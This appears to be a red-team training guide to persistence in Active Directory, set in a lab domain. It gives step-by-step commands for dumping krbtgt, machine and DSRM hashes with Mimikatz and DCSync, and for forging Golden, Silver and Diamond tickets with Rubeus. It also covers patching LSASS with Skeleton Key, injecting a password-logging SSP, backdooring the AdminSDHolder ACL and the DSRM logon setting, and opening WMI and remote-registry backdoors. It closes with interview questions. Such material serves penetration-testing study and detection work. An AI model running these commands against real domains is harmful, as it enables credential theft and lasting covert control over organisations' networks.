♾️ Active Directory Persistence: The Art of “Never Letting Go”
Persistence is the phase where you secure your foothold. The goal is simple: Maintain access to the network even if the administrator detects your initial breach, changes passwords, or patches the original vulnerability.
This guide covers the most powerful persistence techniques in Active Directory, ranging from Ticket forgery (Golden/Silver/Diamond) to infrastructure abuse (AdminSDHolder, DSRM).
🎫 1. Golden Ticket (TGT Forgery)
The Theory
A Golden Ticket is a forged Kerberos Ticket Granting Ticket (TGT).
In Active Directory, the krbtgt account (Key Distribution Center Service Account) signs all TGTs. If an attacker obtains the NTLM hash or AES keys of the krbtgt account, they can create their own valid TGTs offline.
Why is it so dangerous?
Fabricated Identity: You can create a ticket for any user (even one that doesn’t exist).
Unlimited Privilege: You can add your user to the “Domain Admins” group (RID 512) inside the ticket.
Long Life: You can set the ticket validity to 10 years (default is 10 hours).
Any Service: A valid TGT allows you to request a Service Ticket (TGS) for any service in the domain.

Exploitation Steps
Step 1: Dump the krbtgt Hash
You must have Domain Admin privileges to extract this secret.
Method A: Mimikatz (On DC)
This injects into LSASS on the DC to read the database.

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -ComputerName dcorp-dc
```
Method B: DCSync (Remote)
This uses the Directory Replication Service (DRS) protocol to ask the DC for the hash over the network (stealthier/no code execution on DC).

```
SafetyKatz.exe "lsadump::dcsync /user:dcorp-dc\krbtgt" "exit"
```
Step 2: Forge the Ticket
Option 1: Using BetterSafetyKatz
This tool automatically grabs the current Domain SID and generates the ticket.
```
C:\AD\Tools\BetterSafetyKatz.exe "kerberos::golden /User:Administrator /domain:dollarcorp.moneycorp.local /sid:<CurrentDomainSID> /aes256:<KRBTGT_KEY> /startoffset:0 /endin:600 /renewmax:10080 /ptt" "exit"
```
`/ptt`: Pass-The-Ticket (Injects it immediately into memory).
`/id:500`: Sets the User ID to Administrator.
`/groups:512`: Adds the user to Domain Admins.


Option 2: Using Rubeus (OpSec Safe)

Rubeus allows for more granular control. It performs LDAP queries to fetch the correct "netbios name" and "flags" to make the ticket look legitimate to defenders.
```
C:\AD\Tools\Rubeus.exe golden /aes256:<KRBTGT_KEY> /user:Administrator /id:500 /pgid:513 /domain:dollarcorp.moneycorp.local /sid:<DomainSID> /pwdlastset:"11/11/2022 6:33:55 AM" /minpassage:1 /logoncount:2453 /netbios:dcorp /groups:544,512,520,513 /dc:DCORP-DC.dollarcorp.moneycorp.local /uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD /ptt
```

🥈 2. Silver Ticket (TGS Forgery)
The Theory

A Silver Ticket is a forged Service Ticket (TGS).
While a Golden Ticket is signed by the krbtgt (Domain) key, a Silver Ticket is signed by the Service Account’s password hash (e.g., the Machine Account DC01$, or a SQL service account).
Why is it stealthier?
No DC Communication: The ticket is presented directly to the target server. The Domain Controller (KDC) is never contacted for validation.
No Event Logs: Since the DC is bypassed, there are no 4768 (TGT Request) or 4769 (TGS Request) logs on the DC.
Targeted Access: It grants access only to the service running as that specific account (e.g., File Share on the DC, or SQL DB).
Exploitation Steps
Step 1: Obtain the Service Hash
You need the NTLM or AES hash of the account running the service. For a Domain Controller, this is the machine account hash (dcorp-dc$).
Invoke-Mimikatz -Command '"sekurlsa::logonpasswords"'
Step 2: Forge the Ticket
You must specify the Service Name (SPN) you want to access.
-
CIFS: File System Access. -
HTTP: WinRM / PowerShell Remoting. -
RPCSS: WMI Access. -
HOST: Scheduled Tasks.
Using BetterSafetyKatz:
BetterSafetyKatz.exe "kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:<DomainSID> /target:dcorp-dc.dollarcorp.moneycorp.local /service:CIFS /rc4:<MachineNTLM> /startoffset:0 /ending:600 /renewmax:10080 /ptt" "exit"
Using Rubeus:
C:\AD\Tools\Rubeus.exe silver /service:http/dcorp-dc.dollarcorp.moneycorp.local /rc4:<MachineNTLM> /sid:<DomainSID> /ldap /user:Administrator /domain:dollarcorp.moneycorp.local /ptt
💎 3. Diamond Ticket (TGT Modification)
The Theory
A Golden Ticket is a “fake” ticket created from scratch. A Diamond Ticket is a modified valid ticket.
-
Attackers request a legitimate TGT from the DC (generating normal logs).
-
They decrypt the TGT using the
krbtgtkey. -
They modify the PAC (Privilege Attribute Certificate) to add themselves to the “Domain Admins” group.
-
They re-encrypt it.
Why use it?
It bypasses detections that look for TGTs with missing or incorrect timestamps, as the TGT has a valid “Issue Date” from the real DC.
Exploitation
Rubeus.exe diamond /krbkey:<KRBTGT_KEY> /user:studentX /password:PASSWORD /enctype:aes /ticketuser:administrator /domain:dollarcorp.moneycorp.local /dc:dcorp-dc.dollarcorp.moneycorp.local /ticketuserid:500 /groups:512 /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
💀 4. Skeleton Key (Malware)
The Theory
Skeleton Key is an in-memory malware that patches the LSASS process on a Domain Controller.
It allows you to configure a “Master Password” (default: mimikatz). Once active, any user can authenticate using their real password OR the master password.
Risks:
Not Persistent: It lives in RAM. If the DC reboots, the key is gone.
Noisy: It requires SeDebugPrivilege and drops a driver, which triggers most EDRs.
Exploitation
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName dcorp-dc.dollarcorp.moneycorp.local
Access:
Enter-PSSession -Computername dcorp-dc -credential dcorp\Administrator
# Password: mimikatz
📂 5. Custom Security Support Provider (SSP)
The Theory
SSPs are DLLs responsible for handling authentication (like NTLM or Kerberos). Mimikatz allows us to inject a malicious SSP (mimilib.dll) that intercepts passwords.
Once injected, every time any user (including DAs) logs into that machine, their cleartext password is logged to a file.
Exploitation
In-Memory Injection (Temp):
```
Invoke-Mimikatz -Command '"misc::memssp"'
```
- Logs to:
C:\Windows\system32\mimilsa.log.
Registry Modification (Persistent):
Copy mimilib.dll to System32 and add “mimilib” to the Security Packages registry key. This survives reboots.
🛡️ 6. AdminSDHolder (ACL Abuse)
The Theory
Active Directory has a self-healing mechanism called SDProp (Security Descriptor Propagator).

The Protected Groups: Groups like “Domain Admins” and “Enterprise Admins” are considered “Protected.”
The Template: AD keeps a secure template object called AdminSDHolder.
The Process: Every 60 minutes, SDProp runs. It checks the ACL of every Protected Group. If the ACL does not match AdminSDHolder, it overwrites it with the AdminSDHolder ACL.
The Attack:
If we add our user (student1) to the ACL of AdminSDHolder, SDProp will automatically add us to the ACL of Domain Admins within an hour. This allows us to modify Domain Admin accounts (e.g., reset their passwords) indefinitely.
Protected Groups List:
Well Known Abuse:

With DA privileges (Full Control/Write permissions) on the AdminSDHolder object, it can be used as a backdoor/persistence mechanism by adding a user with Full Permissions (or other interesting permissions) to the AdminSDHolder object.
- In 60 minutes (when SDPROP runs), the user will be added with Full Control to the AC of groups like Domain Admins without actually being a member of it
Exploitation
Step 1: Modify AdminSDHolder ACL
Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,dc=dollarcorp,dc=moneycorp,dc=local' -PrincipalIdentity student1 -Rights All -Verbose
Step 2: Force SDProp (Optional)
Wait 60 mins or force the run:
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose
Step 3: Abuse the Persistence
Now student1 has “Full Control” over the Domain Admins group. You can add yourself to the group whenever you want.
Add-DomainGroupMember -Identity 'Domain Admins' -Members student1
Other interesting permissions (ResetPassword, WriteMembers) for a user to the AdminSDHolder
Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,dc=dollarcorp,dc=moneycorp,dc=local' -PrincipalIdentity student1 -Rights ResetPassword -PrincipalDomain dollarcorp.moneycorp.local -TargetDomain dollarcorp.moneycorp.local -Verbose

Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,dcdollarcorp,dc=moneycorp,dc=local' -PrincipalIdentity student1 -Rights WriteMembers -PrincipalDomain dollarcorp.moneycorp.local -TargetDomain dollarcorp.moneycorp.local -Verbose
Run SDProp manually using Invoke-SDPropagator.ps1 from Tools directory - (this only runs every hour that applies everything from AdminSDHolder to all the protected group, so not waiting for an hour to compete we will run it manually.)
$se=new-pssession -computername dcorp-dc

invoke-command -session $se -filepath c:\ad\tools\Invoke-SDPropagator.ps1

invoke-command -session $se -scriptblock{Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose}

'Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose'
For pre-Server 2008 machines
Invoke-SDPropagator -taskname FixUpInheritance -timeoutMinutes 1 -showProgress -Verbose
NOW CHECKING THE SUCCESS!
Check the Domain Admins permission - PowerView as normal user -
Get-DomainObjectAcl -Identity 'Domain Admins' -ResolveGUIDs | ForEach-Object {$_ | Add-Member NoteProperty 'IdentityName' $(Convert-SidToName $_.SecurityIdentifier);$_} | ?{$_.IdentityName -match "student204"}
Using ActiveDirectory Module
(Get-Acl -Path 'AD:\CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Access | ?{$_.IdentityReference -match 'student1'}
**NOW ABUSING OUR PERSISTED RIGHTS!
Abusing FullControl using PowerView
Add-DomainGroupMember -Identity 'Domain Admins' -Members testda -Verbose
Using ActiveDirectory Module
Add-ADGroupMember -Identity 'Domain Admins' -Members testda
Abusing ResetPassword using PowerView
Set-DomainUserPassword -Identity ssmalls -AccountPassword (ConvertTo-SecureString "password" -AsPlainText -Force) -Verbose
Using ActiveDirectory Module
Set-ADAccountPassword -Identity testda -NewPassword (ConvertTo-SecureString "Password@123" -AsPlainText -Force) -Verbose
🚪 7. DSRM (Directory Services Restore Mode)
The Theory
DSRM is a special “Safe Mode” for Domain Controllers. It has a built-in local Administrator account (.\Administrator) used for recovery.
Persistence: This password is set when the DC is promoted and rarely changed.
The Trick: By changing a registry key (DsrmAdminLogonBehavior), we can force the DC to accept this DSRM account for login over the network, effectively giving us a permanent local admin backdoor on the DC.
Exploitation
Step 1: Dump the Hash
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -Computername dcorp-dc
Step 2: Modify Registry
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
Step 3: Login (Pass-the-Hash)
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:dcorp-dc /user:Administrator /ntlm:<DSRM_HASH> /run:powershell.exe"'
🔧 8. Security Descriptors (Service Backdoors)
If you have Admin rights, you can weaken the security permissions (ACLs) of services like WMI or PowerShell Remoting to allow non-admins to connect.
WMI Backdoor: Allows student1 (Low Priv) to run wmic commands on the DC.
Set-RemoteWMI -SamAccountName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -Verbose
Remote Registry Backdoor: Allows student1 to dump LSA secrets remotely.
Add-RemoteRegBackdoor -ComputerName dcorp-dc -Trustee student1 -Verbose
❓ 9. Interview Corner: 10 Core Questions
Q1: What is the specific requirement to create a Golden Ticket?
Answer: You need the NTLM hash or AES keys of the krbtgt (Key Distribution Center Service Account).
Q2: How does a Silver Ticket evade detection by the Domain Controller?
Answer: A Silver Ticket is a forged Service Ticket (TGS) presented directly to the application server (e.g., SQL, CIFS). It does not involve the KDC (Domain Controller), so no TGT/TGS request logs are generated on the DC.
Q3: What is the “AdminSDHolder” object and how is it abused?
Answer: It is a security template for Protected Groups (like Domain Admins). The SDProp process runs every 60 minutes to enforce its ACL onto those groups. Attackers add permissions to AdminSDHolder so that SDProp automatically pushes those permissions to Domain Admins, ensuring persistence even if the user is removed from the group.
Q4: Explain the “Diamond Ticket” attack.
Answer: It is a TGT Modification attack. Instead of forging a fake ticket (Golden Ticket), the attacker requests a valid TGT, decrypts it using the krbtgt key, adds elevated privileges (PAC modification), and re-encrypts it. This creates a ticket with a valid, legitimate timestamp from the DC.
Q5: What is the DsrmAdminLogonBehavior registry key?
Answer: It controls the logon behavior of the local DSRM Administrator account on a DC. Setting it to 2 allows the DSRM account to log in via the network (e.g., SMB/WinRM) while the DC is running normally, acting as a backdoor.
Q6: Why is the Skeleton Key attack not persistent?
Answer: Skeleton Key patches the lsass.exe process in memory. If the Domain Controller is rebooted, the patch is lost and must be re-applied.
Q7: Which service SPN allows you to access the file system using a Silver Ticket?
Answer: The CIFS (Common Internet File System) service. Forging a ticket for cifs/target.domain allows access to file shares.
Q8: What is “SDProp”?
Answer: Security Descriptor Propagator. It is a background task on the PDC Emulator that runs every hour to ensure Protected Groups have secure permissions matching the AdminSDHolder template.
Q9: If you use the Custom SSP mimilib.dll, where are passwords stored?
Answer: They are logged in cleartext to C:\Windows\system32\mimilsa.log on the target machine.
Q10: Can a Golden Ticket access services if the user password changes?
Answer: Yes. A Golden Ticket is encrypted with the krbtgt key. It is valid until the krbtgt password is changed (twice), regardless of the specific user’s password status.
🎭 10. Scenario-Based Questions (Bar Raiser)
Scenario 1: The Healed Backdoor
Context: You added Student1 to the “Domain Admins” group. 45 minutes later, you check the group and Student1 is gone. You add them again. They disappear again.
Question: What is happening?
Answer: The SDProp process is running. The “Domain Admins” group is a Protected Group. SDProp is overwriting the group’s ACL with the ACL from AdminSDHolder, which likely doesn’t include Student1. You must modify AdminSDHolder to make the change persistent.
Scenario 2: The Silent Logs
Context: You suspect an attacker used a Golden Ticket. You check the Domain Controller logs for Event ID 4768 (TGT Request) but find nothing for that user.
Question: Does this prove no ticket was used?
Answer: No. A Golden Ticket is forged offline. The attacker never asks the DC for it, so no 4768 log is generated. You would only see Event 4769 (Service Ticket Request) or 4624 (Logon) when they use the ticket.
Scenario 3: The Silver Ticket Fail
Context: You forged a Silver Ticket for the CIFS service on DC01. You try to use it to use PowerShell Remoting (Enter-PSSession) to DC01, but it fails.
Question: Why?
Answer: PowerShell Remoting uses the HTTP (WinRM) service, not CIFS. Silver Tickets are service-specific. You must forge a new ticket for the HTTP/DC01 SPN.
Scenario 4: The Rebooted DC
Context: You used the Skeleton Key attack on the DC to log in as mimikatz. The admin reboots the DC. You try to log in again and fail.
Question: What persistence method should you have used instead for reboot survival?
Answer: You should have used DSRM persistence (Registry modification) or AdminSDHolder. Skeleton Key is memory-only and does not survive reboots.
Scenario 5: The “Logon Count” anomaly
Context: SOC analysts flag a ticket because the “Logon Count” inside the PAC is 0, but the user is an active employee.
Question: What tool likely created this ticket?
Answer: This suggests a basic Golden Ticket forgery (likely default Mimikatz settings). Advanced tools like Rubeus allow attackers to specify realistic LogonCount, PwdLastSet, and UserId values to avoid this specific detection heuristic.